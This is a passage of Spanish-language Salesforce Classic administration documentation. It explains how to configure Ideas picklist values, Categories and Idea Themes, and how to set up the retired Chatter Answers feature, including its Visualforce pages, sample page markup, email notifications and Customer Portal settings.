Después de definir valores de lista de selección para los campos `Categorías` y `Estado`, puede agregar y eliminar valores de lista de selección de estos campos en cada zona y especificar un valor predeterminado. De este modo, se pueden personalizar los campos `Categorías` y `Estado` según la finalidad exclusiva de una zona. Para obtener más información, consulte Definir valores de lista de selección para los campos Categorías y Estado en la página 2671.

Para agregar o eliminar valores de lista de selección de una zona específica:

1. En Configuración, introduzca *`Zonas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Zonas**.
2. Haga clic en el nombre de la zona.
3. En la sección `Listas de selección de Idea disponible para su modificación`, haga clic en **Modificar** junto al campo `Categorías` o `Estado`.
4. Para eliminar un valor de lista de selección, seleccione el valor en la lista Valores seleccionados y haga clic en **Eliminar**.
5. Para agregar un valor de lista de selección a la zona, selecciónelo en la lista Valores disponibles y haga clic en **Agregar**.
6. Para especificar un valor predeterminado para el campo, utilice la lista desplegable Predeterminado.
7. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar o eliminar valores de lista de selección de una zona:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Creación y modificación de Zonas.

## Definir valores de lista de selección para los campos Categorías y Estado

### Descripción general

Para que los miembros de una zona puedan asignar categorías a una idea o ver el estado de una idea, el administrador de Ideas debe definir valores de lista de selección para los campos `Categorías` y `Estado`. Estos campos sólo están disponibles en una comunidad de ideas y no en una comunidad de respuestas.

Las categorías son valores definidos por el administrador que permiten organizar ideas en subgrupos lógicos dentro de una zona. En la lista desplegable Ver categoría en la ficha Ideas los usuarios pueden filtrar ideas por categoría mientras que la lista de selección `Categorías` de la página Publicar idea se utiliza para agregar categorías a las ideas.

El estado de una idea permite a los miembros de la zona conocer la evolución de una idea. Por ejemplo, "En revisión", "Revisada", "Próximamente" y "Disponible" son valores de estado comunes que un administrador puede definir y asignar a las ideas. El estado de una idea se muestra junto al título de la idea para que todos los miembros de la zona lo puedan ver.

Nota: Si se muestra el campo `Categoría` (en lugar del campo `Categorías`), los miembros de la zona sólo pueden asignar una única categoría a una idea. Para permitirles que asignen categorías múltiples a una idea, desde Configuración, introduzca *`Configuración de ideas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de ideas** y active `Categorías`.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir valores de la lista de selección:
- "Personalizar aplicación"

### Definición de valores de lista de selección

Para definir valores de lista de selección para los campos estándar `Categorías` y `Estado`:

1. En Configuración, introduzca *`Ideas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Campos**.
2. Haga clic en **Modificar** junto al campo `Categorías` o `Estado`.
3. En la página de modificación de lista de selección, haga clic en **Nuevo** para agregar valores de lista de selección nuevos al campo estándar. También puede modificar, eliminar, volver a ordenar y sustituir valores de lista de selección.

   Nota: Una vez que agrega valores de listas de selección al campo `Categorías` o `Estado`, siempre será necesario que en el campo haya un valor de lista de selección. Esto significa que puede eliminar valores de lista de selección como máximo hasta que quede uno para el campo.

4. Agregue uno o varios valores de lista de selección (uno por línea) en el área de texto proporcionado.
5. Seleccione las zonas para las que desea incluir los nuevos valores de lista de selección.
6. Guarde sus cambios.
7. Para especificar un valor predeterminado para los campos `Categorías` o `Estado`, consulte Seleccionar valores de listas de selección y valores predeterminados para una Zona.

   Nota: No utilice el vínculo **Modificar** en la página Campos para especificar un valor predeterminado para `Categorías` o `Estado`. Sólo se puede especificar un valor predeterminado de la página Detalle Zona.

8. Para mostrar el estado de una idea a miembros de una zona, seleccione el campo `Estado` y arrástrelo a la sección Información adicional. Puede encontrar este campo en Configuración introduciendo *`Ideas`* en el cuadro `Búsqueda rápida` y seleccionando a continuación **Campos**.

   Una vez que seleccione esta casilla de verificación, puede asignar un estado a cualquier idea cuando publique una idea nueva o modifique una que ya existe.

### CONSULTE TAMBIÉN

Gestión de Ideas

Seleccionar valores de lista de selección y valores predeterminados para una zona

Configuración de gestión de búsqueda de objetos

## Activación del campo Categorías

Las organizaciones que utilizan el campo `Categoría` pueden cambiar al campo `Categorías` de varias selecciones que permite que los miembros de la zona asocien varias categorías con una idea. El campo `Categoría` sólo permite asociar una categoría con una idea.

PRECAUCIÓN: Una vez que active el campo `Categorías`, no podrá desactivarlo. Además, al activar el campo `Categorías` se desactiva automáticamente el campo antiguo `Categoría` en Salesforce y en la API.

Cuando se activa el campo `Categorías`, Salesforce realiza automáticamente las acciones siguientes:

- Comprueba las reglas de flujo de trabajo, los desencadenadores, las reglas de validación, los campos personalizados y el código Apex de su organización y se enumera cualquier área que haga referencia al campo `Categoría`. Debe corregir o eliminar manualmente estas referencias antes de que Salesforce le permita activar el campo `Categorías`.
- Mueve automáticamente todos los valores de lista de selección y busca formatos desde el campo antiguo `Categoría` al campo nuevo `Categorías`.
- Garantiza que cada idea se asocia con el valor de lista de selección adecuada en el campo nuevo `Categorías`.
- Hace que el nuevo campo `Categorías` esté disponible en Salesforce y en la API.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar las configuraciones de Ideas:
- "Personalizar aplicación"

Para activar el campo `Categorías`:

1. Desde Configuración, introduzca *`Configuración de Ideas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Ideas**.
2. Haga clic en **Activar** que se encuentra debajo del mensaje Categorías situado en la parte superior de la página. Este botón no se muestra si la organización ya tiene el campo `Categorías` activado.

   Salesforce comprueba las reglas de flujo de trabajo de su organización, los desencadenadores, las reglas de validación, los campos personalizados y el código Apex de su organización para ver si hay referencias al campo `Categoría` y enumera las áreas donde es necesario eliminar esta referencia.
3. Si necesita eliminar referencias al campo `Categoría`, haga clic en **Cancelar**. Una vez que haya eliminado las referencias, intente activar de nuevo el campo `Categorías`.

   Nota: Para las reglas de validación y de flujo de trabajo debe eliminar la regla o corregir la referencia Categoría dentro de la regla. No es suficiente desactivar la regla. Si necesita eliminar un campo personalizado que haga referencia al campo `Categoría`, asegúrese de borrar el campo una vez eliminado. .
4. Lea la información en la ventana emergente y haga clic en **Activar**. Salesforce puede tardar varios minutos en activar el campo nuevo.
5. Corrija los informes personalizados que hagan referencia al antiguo campo `Categoría`.

CONSULTE TAMBIÉN

Personalización de la configuración de Ideas

Seleccionar valores de lista de selección y valores predeterminados para una zona

Definir valores de lista de selección para los campos Categorías y Estado

### Activar Temas de Idea

1. Desde Configuración, introduzca *Configuración de Temas de Idea* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Temas de Idea**.
2. Haga clic en **Modificar**.
3. Seleccione ActivarTemas de Idea.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Personalización de la configuración de Ideas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar las configuraciones de Temas de Idea:

- "Personalizar aplicación"

## Comunidades de respuestas de Chatter

### Descripción general de la implementación de Respuestas de Chatter

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Nota: Recomendamos que los administradores y desarrolladores avanzados de Salesforce configuren y mantengan Respuestas de Chatter, como que implica varias funciones de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

Respuestas de Chatter es una comunidad de asistencia de autoservicio en la que los usuarios pueden publicar preguntas y recibir respuestas y comentarios de otros usuarios o sus agentes de asistencia. Respuestas de Chatter ofrece a la vez artículos de Caso, Preguntas y Respuestas y Salesforce Knowledge en una experiencia unificada. Antes de que los administradores puedan configurar las Respuestas de Chatter, sus organizaciones deben haber implementado Categorías de datos. Si desea mostrar artículos de Salesforce Knowledge en sus zonas, los administradores deben implementar Salesforce Knowledge.

A diferencia de otras funciones de Salesforce, las Respuestas de Chatter ocupan varias áreas de configuración. No existe ninguna ubicación en Salesforce donde puede actualizar y configurar todos los ajustes relacionados con las Respuestas de Chatter. Por ejemplo, la configuración de Respuestas de Chatter puede requerirle actualizar la configuración de Portal de clientes desde Configuración introduciendo *Configuración de portal de clientes* en el cuadro Búsqueda rápida, luego seleccionando **Configuración de portal de clientes** , así como la configuración de Force.com Site introduciendo *Sitios* en el cuadro Búsqueda rápida, luego seleccionando **Sitios**.

La configuración de Respuestas de Chatter también incluye la personalización y el mantenimiento de:

- Casos
- Reglas de asignación de casos
- Reglas de flujo de trabajo en casos o preguntas
- Desencadenadores y preguntas de Apex
- Páginas de Visualforce
- Usuarios del Portal de clientes
- Valores predeterminados de colaboración para toda la organización
- Licencias de función

La personalización de la apariencia de su zona de Respuestas de Chatter para que se adapten a la marca de su empresa incluye la creación y la actualización de las páginas de Visualforce y su adición al sitio de Force.com utilizado para albergar su zona.

CONSULTE TAMBIÉN

Configuración de Respuestas de Chatter

## Configuración de Respuestas de Chatter

**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

**Nota:** Los siguientes pasos son directrices generales para la configuración de Respuestas de Chatter. Las Respuestas de Chatter integran varias funciones de Salesforce, incluyendo funciones probablemente ya implementadas por los administradores, por lo que cada implementación de Respuestas de Chatter puede ser diferente. Póngase en contacto con Salesforce para obtener especificaciones acerca de la implementación.

Antes de que los administradores puedan configurar las Respuestas de Chatter, sus organizaciones deben haber implementado Categorías de datos. Si desea mostrar artículos de Salesforce Knowledge en sus zonas, los administradores deben implementar Salesforce Knowledge.

1. Activar Respuestas de Chatter.
2. Configurar configuración de notificación de correo electrónico.
3. Implementar un Portal de clientes (si no hay uno ya en su organización).
4. Configurar el Portal de clientes de su organización para Respuestas de Chatter.
5. Configurar usuarios de portal de gran volumen para la inscripción automática.
6. Implementar un sitio de Force.com (si no hay uno ya en su organización y desea utilizar un sitio).
7. Configurar el sitio de Force.com de su organización para Respuestas de Chatter.
8. Configurar casos para Respuestas de Chatter.
9. Configurar la visibilidad de la ficha Preguntas.
10. Opcionalmente, también puede:

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para configurar Respuestas de Chatter:

- "Personalizar aplicación"

  Y

  "Gestionar usuarios"

  Y

  "Modificar usuarios de autoservicio"

- Asignar categorías de datos a Respuestas de Chatter
- Configurar Salesforce Knowledge para Respuestas de Chatter.
- Añadir Respuestas de Chatter a sus portales de clientes o de socios.

**11.** Configure una o más zonas.

**12.** Solucionar problemas de configuración.

**Importante:** Después de configurar Respuestas de Chatter, es posible que no funcione correctamente si cambia cualquiera de las configuraciones en las funciones mencionadas anteriormente. Si se detectan algunos problemas de configuración, Salesforce envía notificaciones de correo electrónico al usuario del `Contacto del sitio`.

**Consejo:**

- Puede añadir campos personalizados a preguntas o respuestas para fines de integración de API. Por ejemplo, añada un campo de texto personalizado a preguntas y utilice la API para cumplimentar ese campo de texto con el nombre del país desde el cual se ha publicado cada pregunta. Cualquier campo personalizado que cree para preguntas o respuestas no puede aparecer en la interfaz de usuario de Salesforce.
- Puede personalizar campos, formatos de página, botones y vínculos, desencadenadores de Apex y reglas de validación y respuestas para Respuestas de Chatter desde Configuración introduciendo "Respuestas de Chatter" en el cuadro `Búsqueda rápida`, luego seleccionando **Respuestas de Chatter** y eligiendo la configuración apropiada.
- Puede cambiar el nombre del `Servicio de atención al cliente` en la interfaz de usuario de sus zonas. Por ejemplo, puede cambiar "Servicio de atención al cliente" por "Servicio de atención de Acme". Solo tiene que modificar la etiqueta del servicio de atención al cliente en el objeto Pregunta.
- También puede cambiar el nombre de la ficha Respuestas de Chatter en su portal.

CONSULTE TAMBIÉN

Descripción general de la implementación de Respuestas de Chatter

Guía de implementación de Chatter Answers

## Activar Respuestas de Chatter.

**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Active Respuestas de Chatter para configurar zonas de Respuestas de Chatter.

**1.** Desde Configuración, introduzca *`Configuración de respuestas de Chatter`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Respuestas de Chatter** .

**2.** Haga clic en **Modificar**.

**3.** Seleccione **Activar Respuestas de Chatter**.

**4.** Opcionalmente, seleccione:

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para activar Respuestas de Chatter:

- "Personalizar aplicación"

| Opción | Descripción |
| --- | --- |
| `Mostrar Respuestas de Chatter en Portales` | Le permite añadir Respuestas de Chatter como ficha en su Portal de clientes o Portal de socios. Si selecciona esta opción, debe añadir la ficha Respuestas de Chatter a cada portal y asignar la licencia de usuario de Respuestas de Chatter a los usuarios del portal.<br>Si solo desea mostrar Respuestas de Chatter en sus portales, no necesita configurar un sitio de Force.com para albergar Respuestas de Chatter. Sin embargo, un sitio permite a los usuarios invitados acceder a algunos datos de Respuestas de Chatter sin inicio de sesión, mientras que los portales no lo permiten. |
| `Optimice el flujo de preguntas` | Permite a los usuarios buscar resultados por artículos o preguntas antes de publicar una pregunta en cualquier de sus zonas de Respuestas de Chatter. Además, añade campos `Título` y `Cuerpo` a preguntas para un escaneo y una introducción de textos más sencilla. Esta configuración se activa automáticamente cuando activa Respuestas de Chatter. |
| `Activar Editor de texto enriquecido` | Permite a los miembros de la zona utilizar el editor de texto enriquecido y cargar imágenes al publicar preguntas y respuestas. Esta configuración se activa automáticamente cuando activa Respuestas de Chatter.<br>Nota: `Optimizar el flujo de preguntas` debe estar activado para seleccionar esta opción. |
| `Mostrar publicador de Buscar/Preguntar en línea` | Integra el publicador en línea Buscar/Preguntar en lugar de utilizar una ventana emergente.<br>Nota: `Optimizar el flujo de preguntas` debe estar activado para seleccionar esta opción. |
| `Activar Reputación` | Permite a los usuarios ganar puntos y puntuaciones que aparecen al pasar el ratón sobre sus imágenes de perfil. La reputación está activada en todas las zonas. Esta configuración se activa automáticamente cuando activa Respuestas de Chatter. |
| `Permitir la publicación de respuestas mediante el correo electrónico` | Permite a los usuarios publicar respuestar respondiendo a notificaciones por correo electrónico. |
| `Activar inicio de sesión único de Facebook` | Permite a los usuarios iniciar sesión en sus zonas de Respuestas de Chatter con sus inicio de sesión de Facebook. Si selecciona esta configuración, sus zonas muestran una opción para `iniciar sesión con Facebook` junto al `inicio de sesión` de sus zonas. Cuando un usuario inicia sesión en Respuestas de Chatter con el inicio de sesión de Facebook, se utilizará el nombre, los apellidos y las foto asociada a la cuenta de Facebook en publicaciones de su zona. |

| Opción | Descripción |
| --- | --- |
| | Cuando active esta opción, debe definir y activar un proveedor de autenticación de Facebook en los controles de seguridad de su organización. |
| `Proveedor de autenticación de Facebook` | Le permite seleccionar un proveedor de autenticación de Facebook después de seleccionar `Activar inicio de sesión único de Facebook`. Debe seleccionar un proveedor de autenticación de Facebook para implementar el inicio de sesión único de Facebook para sus zonas de Respuestas de Chatter. Esta configuración no se tiene en cuenta si ha asociado la zona de Respuestas de Chatter a una Comunidad de Chatter con un proveedor de autenticación de Facebook diferente. |
| `Página de perfil personalizado` | Le permite seleccionar una página de Visualforce personalizada para los perfiles de usuario de Respuestas de Chatter en un sitio de comunidad de Chatter público. Debe establecer **Visible sin autenticación** para la zona para las páginas del perfil de usuario que se van a utilizar. Los siguientes atributos se pasan a la página de Visualforce personalizada que seleccione:<br>• `communityId`. Este atributo indica a qué zona pertenece el elemento de noticias en tiempo real seleccionado actualmente, como una pregunta o una respuesta.<br>• `userId`. Este atributo indica el propietario del elemento de noticias en tiempo real seleccionado actualmente, como una pregunta o una respuesta.<br>• `showHeader`. Este atributo es un valor booleano que especifica si el encabezado de la ficha de Salesforce está incluido en la página. Si este atributo está establecido como verdadero, aparece el encabezado de la ficha de Salesforce. |

5. Haga clic en **Guardar**.

Después de activar Respuestas de Chatter, se añaden varios elementos de forma automática a su organización para su uso con la configuración de zonas:

- Una ficha P&R donde los usuarios internos y los administradores pueden ver y utilizar Respuestas de Chatter. Los administradores pueden cambiar el nombre de esa ficha.
- Configuración de permisos estándar para preguntas en perfiles de usuario para que pueda otorgar a los usuarios permisos para formular preguntas y respuestas.
- Páginas de Visualforce que puede agregar a un sitio de Force.com, una ficha en una comunidad o un Portal de clientel para que los usuarios puedan registrarse, iniciar sesión y ver elementos de noticias en tiempo real en una zona.
- Una clase de Apex denominada `ChatterAnswersRegistration` con un método para la personalización de la creación de cuentas para los usuarios del portal.

- Un desencadenador de Apex para preguntas denominadas `distribución de pregunta para respuestas de Chatter en desencadenador de casos`, para que las preguntas con atributos específicos se distribuyan automáticamente en casos.
- Una actualización de campo de flujo de trabajo denominada `número de respuestas de chatter_de la anterior suscripción_` por lo tanto, cuando se distribuye una pregunta a un caso, se actualiza la `Prioridad` en las preguntas.
- Dos reglas de flujo de trabajo, `preguntas de Chatter sin mejor respuesta en el límite de tiempo wf` y `límite wf anterior de suscripciones para el número de respuesta de Chatter`, que puede personalizar y activar para que las preguntas sin mejores respuestas o preguntas con un número específico de seguidores se distribuyan automáticamente en casos.

CONSULTE TAMBIÉN

Descripción general de la implementación de Respuestas de Chatter

Configuración de Respuestas de Chatter

## Páginas de Visualforce para Respuestas de Chatter

**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

Una vez que haya activado Respuestas de Chatter, las páginas de Visualforce a continuación se añaden automáticamente a su organización. Puede utilizar estas páginas para establecer y configurar comunidades de Respuestas de Chatter.

| Página de Visualforce | Descripción |
|---|---|
| `ChatterAnswersAgentView` | El componente de Visualforce que muestra preguntas en páginas de detalles de casos cuando se convierten las preguntas en casos. Este componente es opcional y ofrece una alternativa a la página de detalles del caso. |
| `ChatterAnswersChangePassword` | La página donde los usuarios pueden cambiar sus contraseñas en su zona. |
| `ChatterAnswersForgotPassword` | La página de inicio de sesión si ha olvidado su contraseña de su zona. |
| `ChatterAnswersForgotPasswordConfirm` | La página de inicio de sesión para confirmar que ha olvidado su contraseña de su zona. |
| `ChatterAnswersHelp` | La página de ayuda en línea aparece para los usuarios cuando hacen clic en **¿Necesita ayuda?**. |
| `ChatterAnswersLogin` | La página de inicio de sesión de su zona. |

| Página de Visualforce | Descripción |
|---|---|
| `ChatterAnswersRegistration` | La página donde los usuarios pueden registrarse automáticamente en su zona. |
| Cuando crea una zona, se agrega la siguiente página a su organización: *`Nombre de la comunidad`*`_principal`<br>(Página de inicio) | La página que incluye la pregunta, la respuesta y las noticias de artículos de Salesforce Knowledge para su zona. Esta página se utiliza también para determinar la comunidad desde la cual se envían notificaciones de correo electrónico a los usuarios.<br>Esta página se crea automáticamente cuando guarda una nueva zona sin seleccionar la `página de Visualforce que aloja las noticias en tiempo real de su comunidad`. La página creada incluye el Id. de su zona por lo que los temas, las preguntas y respuestas están asociadas a su zona específica y pueden aparecer en ella. La página se denomina después de su zona con un sufijo de "_principal," por ejemplo, `Nombredelazona_principal`. La página también incluye un atributo de idioma que coincide con el idioma predeterminado de su organización. |

CONSULTE TAMBIÉN

- Activar Respuestas de Chatter.
- Configuración de Respuestas de Chatter
- Visualforce
- Personalización de Respuestas de Chatter utilizando páginas de Visualforce

## Personalización de Respuestas de Chatter utilizando páginas de Visualforce

Puede crear una página de Visualforce que muestra una zona de Respuestas de Chatter personalizada para sus usuarios.

> **Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

Utilice una página de Visualforce para agregar widgets personalizados a Respuestas de Chatter como anuncios, que le permiten ampliar su marca o cambiar la experiencia para los usuarios. También puede controlar la disposición de los elementos en la página. Sus clientes pueden acceder a su zona personalizada de Respuestas de Chatter a través de un sitio de Force.com, una ficha en Comunidad o un Portal de clientes al que ha agregado la página de Visualforce. Cuando los usuarios internos acceden a una zona de Respuestas de Chatter que utiliza una página de Visualforce, únicamente ven la zona relacionada con la página; no pueden cambiar entre zonas mientras que sí pueden cuando utilizan la ficha estándar P&R.

Nota: No puede personalizar la ficha P&R de Respuestas de Chatter con una página de Visualforce, pero puede agregar una ficha de Visualforce en su organización y crear una experiencia interna de Respuestas de Chatter con su página personalizada de Visualforce.

Con el fin de mostrar la zona, la página de Visualforce que crea debe incluir el componente `chatteranswers:allfeeds` o una combinación de los siguientes componentes: `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter`.

### Ejemplo: Página personalizada de Visualforce utilizando el componente `chatteranswers:allfeeds`

El componente `chatteranswers:allfeeds` proporciona Respuestas de Chatter inmediatas de la página de Visualforce. Una página que utiliza el componente `chatteranswers:allfeeds` incluye los siguientes elementos de Respuestas de Chatter:

- Inicio de sesión de Respuestas de Chatter
- Perfil de Respuestas de Chatter
- Filtros de categorías de datos
- La barra Buscar/Preguntar
- Filtros de noticias en tiempo real
- Noticias en tiempo real de preguntas

Por ejemplo, la siguiente página de Visualforce, que incluye el componente `chatteranswers:allfeeds`, tiene todos los elementos de Respuestas de Chatter en la disposición estándar de una zona sin ningún otro widget personalizado.

```
<apex:page>

   <body>
         <chatteranswers:allfeeds communityId="09aD00000000K7c"/>
   </body>
</apex:page>
```

### Ejemplo: Página de Visualforce personalizada utilizando todos los componentes de la página de Respuestas de Chatter

El uso de los componentes de la página de Respuestas de Chatter le permite seleccionar y elegir qué elementos de su zona de Respuestas de Chatter se muestran a sus clientes. Puede utilizar al menos un componente o puede personalizar su página para utilizarlos todos. Puede incluir los siguientes componentes:

- `chatteranswers:aboutme`
- `chatteranswers:guestsignin`
- `chatteranswers:feedfilter`
- `chatteranswers:feeds`
- `chatteranswers:searchask`
- `chatteranswers:datacategoryfilter`

El uso de los componentes de página de Respuestas de Chatter en lugar del componente `chatteranswers:allfeeds` le proporciona mayor flexibilidad en la disposición de los elementos en la página. Por ejemplo, la siguiente página de Visualforce incluye todos los elementos estándar de Respuestas de Chatter pero aparecen en un diferente orden en la página de resultados al que tienen

cuando utiliza el componente `chatteranswers:allfeeds`. En este ejemplo, el componente Buscar/Preguntar y el filtro de noticias en tiempo real aparecen bajo la noticia en tiempo real en lugar de sobre ella.

```
<apex:page language="en_US" showHeader="false" cache="true">
 <body>
  <div class="csMini">
   <div class="threecolumn">
    <div class="leftContent">
     <chatteranswers:guestsignin />
     <chatteranswers:aboutme communityId="09aD00000000cfE"/>
     <chatteranswers:datacategoryfilter communityId="09aD00000000cfE"/>
    </div>
    <div class="mainContent">
     <div class="lowerMainContent" id="lowerMainContent">
      <div id="rightContent" class="rightContent"></div>
      <div id="centerContent" class="centerContent">
       <chatteranswers:feeds communityId="09aD00000000cfE"/>
       <chatteranswers:searchask communityId="09aD00000000cfE"/>
       <chatteranswers:feedfilter />
      </div>
     </div>
    </div>
    <div class="clearingBox"></div>
   </div>
  </div>
 </body>
</apex:page>
```

CONSULTE TAMBIÉN

- Adición de una página personalizada de Visualforce para mostrar Respuestas de Chatter
- Páginas de Visualforce para Respuestas de Chatter

## Configuración de Notificaciones de correo electrónico para usuarios de Respuestas de Chatter .

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Determine cuando se envían los correos electrónicos a los usuarios configurando la configuración de la notificación que se aplica a todas sus zonas. Cada correo electrónico incluye un vínculo a una zona específica por lo que los usuarios podrán volver a ella fácilmente.

1. Desde Configuración, introduzca *`Configuración de notificación de correo electrónico`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de notificación de correo electrónico**.
2. Haga clic en **Modificar**.
3. Seleccione entre las siguientes configuraciones:

| Opción | Descripción |
|---|---|
| `Responde a una pregunta que poseen` | Notificar a los clientes cuando otros usuarios responden a sus preguntas. |
| `Responde a una pregunta que siguen` | Notificar a los clientes cuando otros usuarios responden a preguntas que están siguiendo. |
| `Selecciona una mejor respuesta en una pregunta que siguen` | Notificar a los clientes cuando se selecciona una mejor respuesta a una pregunta que están siguiendo. |
| `Envía una respuesta privada a su pregunta (Servicio de atención al cliente)` | Notificar a los clientes cuando el servicio de atención al cliente responde a sus preguntas de forma privada. |

4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para configurar las notificaciones de correo electrónico para sus usuarios de Respuestas de Chatter:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Descripción general de la implementación de Respuestas de Chatter

Configuración de Respuestas de Chatter

## Configuración del Portal de clientes para Respuestas de Chatter.

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Nota: Incluso si no piensa utilizar un Portal de clientes, deberá configurar uno para Respuestas de Chatter para autenticar usuarios que inician sesión en su zona de Respuestas de Chatter.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para configurar y actualizar el Portal de clientes:

- "Personalizar aplicación"

1. Desde Configuración, introduzca *Configuración de portal de clientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de portal de clientes** .
2. Haga clic en **Modificar** junto al Portal de clientes que desea configurar en Respuestas de Chatter.
3. Haga clic en Con inicio de sesión para permitir a los clientes iniciar sesión en las Respuestas de Chatter.
4. En Dirección de correo electrónico del remitente, escriba la dirección desde la cual se envían todas las comunicaciones por correo electrónico de su zona de Respuestas de Chatter. Por ejemplo, support@acme.com.
5. En Nombre del remitente del correo electrónico, escriba el nombre asociado a la Dirección de correo electrónico del remitente. Por ejemplo, Acme Customer Support.
6. Haga clic en Inscripción automática activada para permitir a los usuarios registrarse para acceder a Respuestas de Chatter.
